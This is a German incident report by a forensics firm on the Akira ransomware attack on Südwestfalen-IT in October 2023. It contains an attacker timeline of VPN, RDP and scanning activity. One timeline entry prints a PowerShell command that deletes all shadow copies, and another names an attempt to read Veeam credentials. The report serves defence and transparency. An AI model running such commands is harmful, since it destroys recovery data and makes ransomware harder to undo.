Abschlussbericht Security Incident

Südwestfalen-IT

Dokumentation

Südwestfalen-IT
Sonnenblumenallee 3
58675 Hemer

sign-me

Signiert von Marek Stiefenhofer
am 15.01.2024

AUFTRAGSNUMMER	210777
KLASSIFIZIERUNG	Vertraulich
STATUS	Freigegeben
AUTOR	Fielenbach, Maurice
VERSION	0.15

Dokumentlenkung

Versionshistorie

Änderung				geprüft		freigegeben	
Kürzel	**Version**	**Datum**	**Beschreibung**	**Kürzel**	**Datum**	**Kürzel**	**Datum**
FIE	0.1	15.11.2023	Erstfassung	-	-	-	-
FIE	0.2	16.11.2023	Ergänzungen Forensik	-	-	-	-
BIT	0.3	16.11.2023	QS Entwurf	FIE	16.11.2023	FIE	16.11.2023
FIE	0.4	17.11.2023	Ergänzungen Ransomware	-	-	-	-
FIE	0.5	21.12.2023	Ergänzungen technischer Berichtsteil, Management Summary	-	-	-	-
FIE	0.6	27.12.2023	Ransomware Reverse Engineering, Akira Ransomgroup, Datenabfluss	-	-	-	-
STI	0.7	28.12.2023	Redaktionelle Änderungen, Kommentare	FIE	29.12.2023	FIE	29.12.2023
FIE STI	0.8	03.01.2024	Überarbeitung nach Abstimmung	-	-	-	-
FIE	0.9	04.01.2024	Überarbeitung nach Abstimmung	-	-	-	-
FIE	0.10	08.01.2024	Finalisierung redaktionell	-	-	-	-
FIE	0.11	09.01.2024	Finalisierung technischer Berichtsteil	-	-	-	-
FIE	0.12	10.01.2024	Ergänzungen technischer Berichtsteil	-	-	-	-
FIE	0.13	11.01.2024	Attacker Timeline hinzugefügt	BIT	11.01.2024	FIE	11.01.2024
FIE	0.14	14.01.2024	Redaktionelle Überarbeitung			FIE	15.01.2024
STI	0.15	15.01.2024	Pre-finale Version für GF S-IT			STI	15.01.2024

Vertrauliche und personenbezogene Daten

Alle in diesem Bericht enthaltenen personenbezogene Daten, wie IP-Adressen und Benutzernamen sowie sensible interne Informationen, wie Servernamen wurden geschwärzt bzw. gekürzt.

Eine identische Berichtsversion mit den vollständigen Daten wurde dem sehr kleinen Empfängerkreis der obersten Leitung der S-IT zur Verfügung gestellt.

Hinweis zu Zeitangaben

Alle in diesem Dokument genannten Zeitstempel/Uhrzeiten sind in CET.

Inhaltsverzeichnis

1 Präambel

In diesem Bericht werden detailliert die Ergebnisse der forensischen Analyse des Ransomware-Sicherheitsvorfalls dargelegt, der am 29. Oktober 2023 bei der Südwestfalen-IT (im Folgenden auch S-IT) begann und für den die r-tec IT Security GmbH (im Folgenden r-tec) ab 30. Oktober 2023 die Zuständigkeit für die forensischen Untersuchungen und die Eindämmung des Vorfalls übernahm.

Der Bericht beginnt mit einem Überblick über die Rahmenbedingungen und die von r-tec während des Sicherheitsvorfalls angewandte Methodik. Es folgt eine eingehende, chronologische Darstellung des Angriffsverlaufs, welche die Ereignisse vom Zeitpunkt des ersten Eindringens bis zur abschließenden Eindämmung des Vorfalls umfasst. Weiterhin liefert das Dokument eine umfassende Bewertung der potenziellen Ausbreitung des Angriffs auf andere Bereiche des Netzwerks. Darüber hinaus wird die Möglichkeit von Datenabflüssen und -verlusten analysiert. Weiterhin werden grundlegende Informationen zu den Angreifern, der Ransomgroup „Akira“, geliefert.

Abschließend werden Sicherheitsmaßnahmen vorgestellt, die darauf abzielen, die IT-Infrastruktur der Südwestfalen-IT kurz-, mittel- und langfristig zu stärken und widerstandsfähiger gegen zukünftige Angriffe zu machen. Diese Maßnahmen wurden zum Teil bereits umgesetzt; darüber hinaus beinhalten sie auch präventive Strategien und Empfehlungen für das Management und die Reaktion auf zukünftige Sicherheitsvorfälle, um das Risiko einer Wiederholung solcher Ereignisse zu minimieren und die Gesamtsicherheit der Organisation zu erhöhen.

2 Management Summary

Die Südwestfalen-IT wurde am 29. Oktober 2023 Opfer eines Ransomware-Angriffs. Bei diesem Typ von Angriff werden Daten auf Geräten verschlüsselt und anschließend die Entschlüsselung gegen Zahlung eines Lösegeldes angeboten. Die spezifische Dateiendung der verschlüsselten Dateien .akira, die von den Angreifern hinterlassenen Erpressungsnachrichten sowie die Gesamtcharakteristik des Angriffs deuten darauf hin, dass die professionell agierende Ransomware-Gruppe „Akira“ für den Angriff verantwortlich ist.

Die Angreifer stellten gegenüber der S-IT keine direkte Lösegeldforderung, sondern boten eine Kontaktaufnahme zu den Modalitäten einer Wiederherstellung und einer damit verbundenen Lösegeldzahlung an. Da jedoch valide Sicherungskopien der verschlüsselten Daten vorhanden waren und keine Anzeichen für Datenabflüsse vorlagen, sah die S-IT keine Notwendigkeit, in Verhandlungen mit den Angreifern zu treten – laut eigener Aussage auch auf Empfehlung der Ermittlungsbehörden.

Die ersten verschlüsselten Dateien mit der Dateiendung .akira wurden in der Nacht von Sonntag, 29. Oktober 2023, auf Montag, 30. Oktober 2023, bemerkt. Nach eigenständigen Analysen der S-IT sowie ersten Schritten zur Eindämmung der Anomalien wurden die betroffenen Systeme umgehend heruntergefahren und netzwerktechnisch isoliert. Am Vormittag des 30. Oktober 2023 wurde r-tec für die forensischen Untersuchungen und die Eindämmung des Vorfalls eingeschaltet.

Die forensischen Untersuchungen zeigten, dass die Angreifer seit dem 18. Oktober 2023 mehrere erfolgreiche VPN-Verbindungen mit unterschiedlichen Benutzerkonten aufgebaut hatten. r-tec geht aktuell davon aus, dass diese für die Vorbereitung der koordinierten Verschlüsselung am 29. Oktober 2023 genutzt wurden. Die unautorisierten Zugriffe der Angreifer waren möglich, da die eingesetzte VPN-Lösung durch eine Schwachstelle verwundbar war und keine Multi-Faktor-Authentifizierung eingesetzt wurde. Auf welchem Weg die dafür benötigten Zugangsdaten in die Hände der Angreifer gelangten, konnte nicht abschließend aufgeklärt werden.

Die Angreifer breiteten sich am 29. Oktober 2023 mit administrativen Berechtigungen auf mehrere zentrale Systeme der `intra.lan` Domäne aus, um von dort aus die Verschlüsselung der erreichbaren Systeme zu initiieren. Die forensischen Analysen lassen darauf schließen, dass die Angreifer-Aktivitäten ausschließlich innerhalb der Windows-Domäne `intra.lan` stattfanden, über die die S-IT all ihren Kunden einen wesentlichen Teil ihrer Fachanwendungen zur Verfügung stellt. Domänen und Netzbereiche außerhalb der `intra.lan`-Domäne waren von dem Angriff nach aktuellem Stand nicht betroffen.

Die Analyse legte unter anderem diverse Sicherheitslücken in der betroffenen Domäne `intra.lan` offen, die den initialen Zugriff, die Ausbreitung im Netzwerk sowie die Erlangung von administrativen Rechten begünstigt haben könnten.

Für einen Datenabfluss während des Angriffs konnte r-tec keine konkreten Anzeichen finden. Seit dem 30. Oktober 2023 wird zudem Monitoring-Software eingesetzt, um das Darkweb nach Daten zu durchsuchen, die mit der S-IT in Verbindung stehen. Diese Maßnahme hat bisher keinerlei Hinweise auf die Veröffentlichung von Daten erbracht. Eine absolute Garantie, dass keine Daten abgeflossen sind, kann dennoch nicht gegeben werden. Eine potenzielle Veröffentlichung von Daten bleibt möglich, wird aber durch r-tec nach aktuellem Stand für unwahrscheinlich gehalten.

3 Rahmenbedingungen

Am 30. Oktober 2023 meldete die Südwestfalen-IT telefonisch einen sicherheitsrelevanten Vorfall an die r- tec IT Security GmbH. Die Annahme erfolgte um 11:00 Uhr.

Laut Aussage der S-IT hatte diese in der Nacht von Sonntag, 29. Oktober 2023, auf Montag, 30. Oktober 2023, bemerkt, dass Angreifer in ihr Netz eingedrungen waren und Dateien mit der Dateiendung .akira verschlüsselt wurden. Durch interne Fachleute der S-IT wurde gegen 0:30 Uhr mit eigenständigen Analysen sowie ersten Schritten zur Eindämmung der Anomalien reagiert. Noch in der Nacht entschied die S-IT, alle Systeme herunterzufahren, um weiteren Schaden abzuwenden.

Die r-tec wurde im Rahmen des Sicherheitsvorfalls sowohl mit der forensischen Untersuchung und Eindämmung des Vorfalls als auch der Unterstützung beim Neuaufbau sowie der Wiederinbetriebnahme der Infrastruktur und Anwendungen beauftragt.

Seit Beginn des Vorfalls lag der Schwerpunkt seitens der S-IT hauptsächlich auf einer zügigen Wiederherstellung und dem schnellen Wiederaufbau der beeinträchtigten Systeme. Obwohl die detaillierte Rekonstruktion des Angreiferverhaltens durch die forensischen Analysen von r-tec eine wichtige Rolle einnahm, stand vor allem die dringliche Wiederaufnahme der operativen Betriebsfunktionen und die Stärkung der Sicherheit der IT-Systeme im Vordergrund.

Dementsprechend konzentrierte sich r-tec auf die `intra.lan` Domäne, in der der Ransomware-Angriff zunächst detektiert wurde. Der Untersuchungsbereich wurde anschließend auf sämtliche Systeme des S-IT-Rechenzentrums als auch des gesamten Verbandsgebiets ausgeweitet.

Vor der Wiederinbetriebnahme der Systeme wurden alle wichtigen kurzfristigen Maßnahmen zur Verbesserung der IT-Sicherheit umgesetzt. Außerdem wurden in den nicht betroffenen Netzwerkbereichen und Domänen gezielt zusätzliche Sicherheitsmaßnahmen implementiert. Weitere, mittelfristige Maßnahmen befinden sich derzeit in der Phase der Umsetzung.

3.1 Incident-Management-Timeline

Zeitstempel	Akteur	Aktivitäten
18.10.2023	► Angreifer	► Erste identifizierte Angreifer-VPN-Sitzungen
29.10.2023	► Angreifer	► Verschlüsselung von Dateien durch Ransomware
30.10.2023, 02:00 – 06:30 Uhr	► S-IT	► Sämtliche Server heruntergefahren ► Verbindungen zu Kunden gekappt ► Internetverbindung gekappt
30.10.2023, 08:00 Uhr	► S-IT	► Entscheidung getroffen, r-tec zu beauftragen
30.10.2023, 11:00 – 12:00 Uhr	► S-IT & ► r-tec	► Gemeinsame Konferenz zur Abstimmung des weiteren Vorgehens
30.10.2023, 14:00 Uhr	► r-tec	► Eintreffen der ersten Forensiker und Incident Manager bei S-IT in Siegen
30.10.2023 – 31.12.2023	► r-tec	► Forensik
30.10.2023 – fortlaufend	► r-tec	► Unterstützung Wiederaufbau ► Sicherheitsempfehlungen

3.2 Methodik

Incident-Response-Einsätze folgen typischerweise einem Sechs-Phasen-Modell, bestehend aus Vorbereitung (Preparation), Identifikation (Identification), Eindämmung (Containment), Beseitigung (Eradication), Wiederherstellung (Recovery) und Analyse der Erkenntnisse (Lessons Learned). r-tec bietet Unterstützung in allen diesen Phasen an. Es ist jedoch anzumerken, dass die Vorbereitungsphase präventiver Natur ist und daher in Notfallsituationen (Emergencies) nicht zur Anwendung kommt.

Im Rahmen der Schadenseingrenzung empfiehlt r-tec, abhängig von der spezifischen Bedrohungslage, die Isolation betroffener Systeme oder, falls erforderlich, deren vollständige Abschaltung. Abhängig von der Situation können auch Anpassungen in Proxy- und Firewall-Einstellungen, Richtlinien oder ähnliche Maßnahmen vorgenommen werden, um netzwerktechnische Kommunikationen zu unterbinden und den Schaden zu minimieren.

Nach der initialen Eingrenzung des Sicherheitsvorfalls beginnt r-tec mit der forensischen Analyse, die sich an den Zielsetzungen und Erwartungen des Auftraggebers orientiert. Das primäre Ziel besteht darin, ein fundiertes Verständnis über das Verhalten des Angreifers zu entwickeln. Dies ist essenziell, um Aussagen über potenziell weitere betroffene Systeme, Benutzer, Domänen oder Netzwerksegmente treffen zu können. Zudem ist es wichtig, Persistenzmechanismen zu identifizieren, die bei der Wiederherstellung beachtet werden müssen, sowie technische oder menschliche Schwachstellen zu erkennen, um zukünftig besser geschützt zu sein.

r-tec verfolgt hierbei einen iterativen Prozess, ausgehend von initialen Erkenntnissen über das Angreiferverhalten. Dazu werden Aktivitäten des Angreifers sukzessive rekonstruiert, indem verschiedene Logquellen, Speicherabbilder oder einzelne Daten und Dateien herangezogen werden. Jede neue Erkenntnis dient dann dazu, Aktivitäten auf anderen Systemen zu identifizieren und im Idealfall sämtliche schädlichen Aktivitäten aufzudecken.

3.3 Scope

r-tec weist daraufhin, dass nicht alle Systeme innerhalb der `intra.lan` für forensische Untersuchungen zur Verfügung standen. Einige Systeme waren während des Angriffs ausgeschaltet und konnten für forensische Untersuchung von den Kunden der S-IT nicht bereitgestellt werden. Im Laufe der Untersuchungen wurde klar, dass von diesen Systemen keine zusätzlichen Erkenntnisse zu erwarten sind, insbesondere auch weil der Angreifer hauptsächlich Server kompromittierte. Daher wurde entschieden, diese Systeme später neu aufzusetzen und auf deren forensische Analyse zu verzichten.

UNTERSUCHUNGSOBJEKT	ZUSÄTZLICHE IINFORMATIONEN
intra.lan Domäne	770 Server 4176 Clients
sit.dl Domäne	41 Server 271 Clients
citkomm.local Domäne	19 Server
DMZ	320 Server
kdvz-bb.local Domäne	30 Server
bb.citkomm.de Domäne	105 Server
Diverse Netz-BB Server	374 Server
Cisco ASA Firewall Logs	
Cisco ISE Authentifizierungs Logs	
MikroTik Router Logs	
Proxy Logs	
Symnatec Endpoint Protection Logs	
F-Secure Endpoint Protection Logs	

3.4 Forensische Netzwerktopologie

Zur forensischen Untersuchung, der Umsetzung eines Notbetriebs und zum langfristigen Neuaufbau der Infrastruktur schlug r-tec ein Drei-Zonen-Konzept vor. In diesem Konzept wurde die betroffene `intra.lan` Domäne als rote Zone klassifiziert, was bedeutet, dass sie als kompromittiert angesehen wurde. Die Netzwerksegmente und Domänen, die eine Vertrauensbeziehung mit der `intra.lan` Domäne hatten und von dieser Domäne aus netzwerktechnisch erreichbar waren, sollten als gelbe Zone eingestuft werden. Dieser Bereich wurde als weniger gefährdet, aber dennoch vorsichtig zu behandeln eingestuft. Schließlich empfahl r-tec die Umsetzung eines grünen Bereichs, einem vollständig isolierten Netzwerk, in dem ausschließlich neu aufgesetzte, sicherheitstechnisch gehärtete Systeme verwendet wurden, um maximale Sicherheit und Integrität zu gewährleisten.

Zone	Beschreibung / Umfang	Funktion
ROT	► `intra.lan`	► Forensische Untersuchungen
GELB	► Domänen, die in einer Vertrauensstellung mit der `intra.lan` standen ► Aus der `intra.lan` erreichbare Netzsegmente	► Notbetrieb
GRÜN	► Isoliertes Netzsegment ► Nutzung neu aufgesetzter Server und Clients	► Langfristiger Neuaufbau

r-tec schlug vor, für die effektive Durchführung forensischer Untersuchungen eine umfassende Segmentierung der gesamten betroffenen Windows-Domäne mit Hilfe von Next-Generation-Firewalls vorzunehmen. Dieses Vorgehen gewährleistete, dass die Analysen sicher durchgeführt werden können, ohne das Risiko, dass ein möglicherweise noch aktiver Angreifer auf andere, bisher unberührte Systeme zugreifen kann. Das Hauptziel der forensischen Untersuchungen von r-tec war es, potenziell ausgenutzte Schwachstellen zu identifizieren und das Verhalten sowie die Aktivitäten des Angreifers detailliert nachzuvollziehen. Ein besonderer Fokus lag darauf, festzustellen, ob der Angriff möglicherweise auf andere Bereiche, wie zum Beispiel zusätzliche Domänen, übergegriffen hatte.

4 Ergebnisse der Forensik

Das primäre Ziel der forensischen Analyse im Kontext dieses Sicherheitsvorfalls liegt in der Durchführung einer tiefgreifenden Root-Cause-Analyse. Im Fokus stehen dabei die Identifikation und detaillierte Betrachtung möglicher Schwachstellen, die zu lokalen und netzwerkseitigen Berechtigungserhöhungen geführt haben könnten, sowie die Untersuchung der Verbreitung und Ausführung der Ransomware, um ein genaues Bild des Vorgehens des Angreifers zu erhalten. Darüber hinaus wird die eingesetzte Ransomware selbst eingehend analysiert, um deren Funktionsweise und allgemeine Struktur zu verstehen und um weitere Funktionsweisen, wie beispielsweise die Nutzung als Command-and-Control-Beacon, zu untersuchen.

Ein weiteres wesentliches Element der Analyse besteht darin, mögliche Persistenzmechanismen zu ermitteln, die der Angreifer eingesetzt haben könnte, um eine dauerhafte Präsenz im Netzwerk zu sichern. Zudem wird der Möglichkeit eines Übersprungs des Angriffs auf andere Domänen oder Netzwerkbereiche nachgegangen.

4.1 Angreifer-Timeline

4.1.1 Graphisch



Abbildung 1: Angriffsverlauf visualisiert. Das Diagramm wurde für den Bericht stark gekürzt bzw. vereinfacht.

4.1.2 Tabellarisch

Chronologische Darstellung der Angreifer-Aktivitäten. Zusammenhängende Angreifer-Sessions wurden farblich markiert und zusammengefasst. Die Wahl der Farben hat keine Bedeutung und dient lediglich der Anschaulichkeit.

Zeitstempel	Angreifer-Aktivitäten
18.10.2023, 16:25 – 21:22 Uhr	► Fehlgeschlagene Login-Versuche mit den Benutzerkennungen [redacted] und [redacted]
18.10.2023, 16:25 – 17:36 Uhr	► VPN-Login mit User [redacted] aus USA ► Remote IP: 64. [redacted] ► Lokale IP: 10.[redacted]
18.10.2023, 17:10 – 17:49 Uhr	► VPN-Login mit User [redacted] aus USA ► Remote IP: 64. [redacted] ► Lokale IP: 10.[redacted]
18.10.2023, 17:26 – 17:36 Uhr	► 190 fehlgeschlagene Anonymous-SMB-Login-Versuche auf 190 Systeme der intra.lan ► Lokale IP: 10.[redacted]
18.10.2023, 17:20 – 18:35 Uhr	► VPN-Login mit User [redacted] ► Remote IP: 208. [redacted] ► Lokale IP: 10.[redacted]
18.10.2023, 17:31 – 17:40 Uhr	► 190 fehlgeschlagene Anonymous-SMB-Login-Versuche auf 190 Systeme der intra.lan ► Lokale IP: 10.[redacted]
18.10.2023, 17:45 – 21:22 Uhr	► VPN-Login mit User [redacted] aus USA ► Remote IP: 64. [redacted] ► Lokale IP: 10.[redacted]
25.10.2023, 00:33 Uhr	► VPN-Login mit User [redacted] aus USA ► Remote IP: 50.[redacted] ► Keine Session

25.10.2023, 07:03 Uhr	► VPN-Login mit User [redacted] aus den Niederlanden ► Remote IP: 107. [redacted] ► Keine Session
27.10.2023, 15:50 – 16:13 Uhr	► VPN-Login mit User [redacted] aus USA ► Remote IP: 64. [redacted] ► Lokale IP: 10. [redacted]
27.10.2023, 18:15 Uhr	► VPN-Login mit User [redacted] aus USA ► Remote IP: 103.[redacted] ► Keine Session
28.10.2023, 18:10 Uhr	► VPN-Login mit User [redacted] aus USA ► Remote IP: 103.[redacted] ► Keine Session
28.10.2023, 18:11 – 19:14 Uhr	► VPN-Login mit User [redacted] aus USA ► Remote IP: 64.[redacted] ► Lokale IP: 10.[redacted]
28.10.2023, 18:11 – 19:14 Uhr	► VPN-Login mit User [redacted] aus USA ► Remote IP: 64.[redacted] ► Lokale IP: 10.[redacted]
29.10.2023, 20:56 – 21:15 Uhr	► VPN-Login mit User [redacted] aus USA ► Endpoint ID: 08:00:27.[redacted] ► Lokale IP: 10.[redacted]
29.10.2023, 22:23 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 172.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: [redacted]
29.10.2023, 11:34 Uhr – 30.10.2023 05:45 Uhr	► VPN-Login mit User [redacted] aus USA ► Endpoint ID: 08:00:27.[redacted] ► Lokale IP: 10.[redacted]

29.10.2023, 11:35 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 11:55 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 172.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 12:10 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 172.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 12:32 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 172.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 14:52 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 11:55 Uhr – 30.10.2023 05:45 Uhr	► VPN-Login mit User [redacted] aus USA ► Remote IP: 92.[redacted] ► Lokale IP: 10.[redacted]
29.10.2023, 15:51 – 18:15 Uhr	► Fehlgeschlagene SMB-Login-Versuche ausgehend von verschiedenen internen IP-Adressen ► Username: INTRA\Administrator
29.10.2023, 12:25 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Source Hostname: [redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator

29.10.2023, 12:26 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Source Hostname: [redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 12:26 Uhr	► C:\Users\administrator.INTRA\Desktop\netscan_n.exe ausgeführt ► Hostname. [redacted].INTRA.LAN
29.10.2023, 13:11 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 14:53 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 12:01 – 13:48 Uhr	► VPN-Login mit User [redacted] aus USA ► Remote IP: 92.[redacted] ► Lokale IP: 10.[redacted]
29.10.2023, 12:10 Uhr	► Fehlgeschlagener SMB-Login-Versuch (Event ID 30803) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 12:14 – 13:52 Uhr	► Advanced IP Scanner durch Symantec detektiert, jedoch nicht unterbunden ► Hostname: [redacted].INTRA.LAN
29.10.2023, 12:02 – 16:27 Uhr	► VPN-Login mit User [redacted] aus USA ► Endpoint ID: 08:00:27:[redacted] ► Lokale IP: 10.[redacted]

29.10.2023, 12:38 – 15:12 Uhr	► 423 fehlgeschlagene Anonymous-SMB-Login-Versuche auf 201 Systeme der intra.lan ► Lokale IP: 10.[redacted]
29.10.2023, 12:03 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 15:14 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 172.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 15:15 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 172.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 15:19 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 15:26 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 15:27 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 15:36 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator

29.10.2023, 15:39 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 15:40 Uhr	► Windows Defender Exclusion angelegt ► Hostname: [redacted].INTRA.LAN
29.10.2023, 15:40 Uhr	► Windows Defender hat die Ransomware C:\Users\administrator.INTRA\Downloads\w.exe erkannt (Event IDs 1116, 1117) ► Hostname: [redacted].INTRA.LAN
29.10.2023, 15:41 Uhr	► powershell.exe -Command Get-WmiObject Win32_Shadowcopy | Remove-WmiObject ► Hostname: [redacted].INTRA.LAN
29.10.2023, 15:45 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 15:47 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 15:51 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 172.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 15:54 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator

29.10.2023, 15:57 Uhr	► Erfolgreicher RDP-Login (Event IDs 22, 131, 1149) ► Source IP: 10.[redacted] ► Target IP: 10.[redacted] ► Target Hostname: [redacted].INTRA.LAN ► Username: INTRA\Administrator
29.10.2023, 15:43 Uhr	► Erste akira_readme.txt auf dem System [redacted].INTRA.LAN identifiziert ► Anschließend Verschlüsselung auf weiteren 960 Systemen der INTRA.LAN
29.10.2023, zwischen 11:59 und 15:58 Uhr	► Versuch, Veeam-Zugangsdaten per PowerShell auszulesen ► Lokale IP: 172.[redacted] ► Hostname: [redacted].INTRA.LAN
30.10.2023, 01:35 Uhr	► Ende der Symantec-Encryption-Meldungen

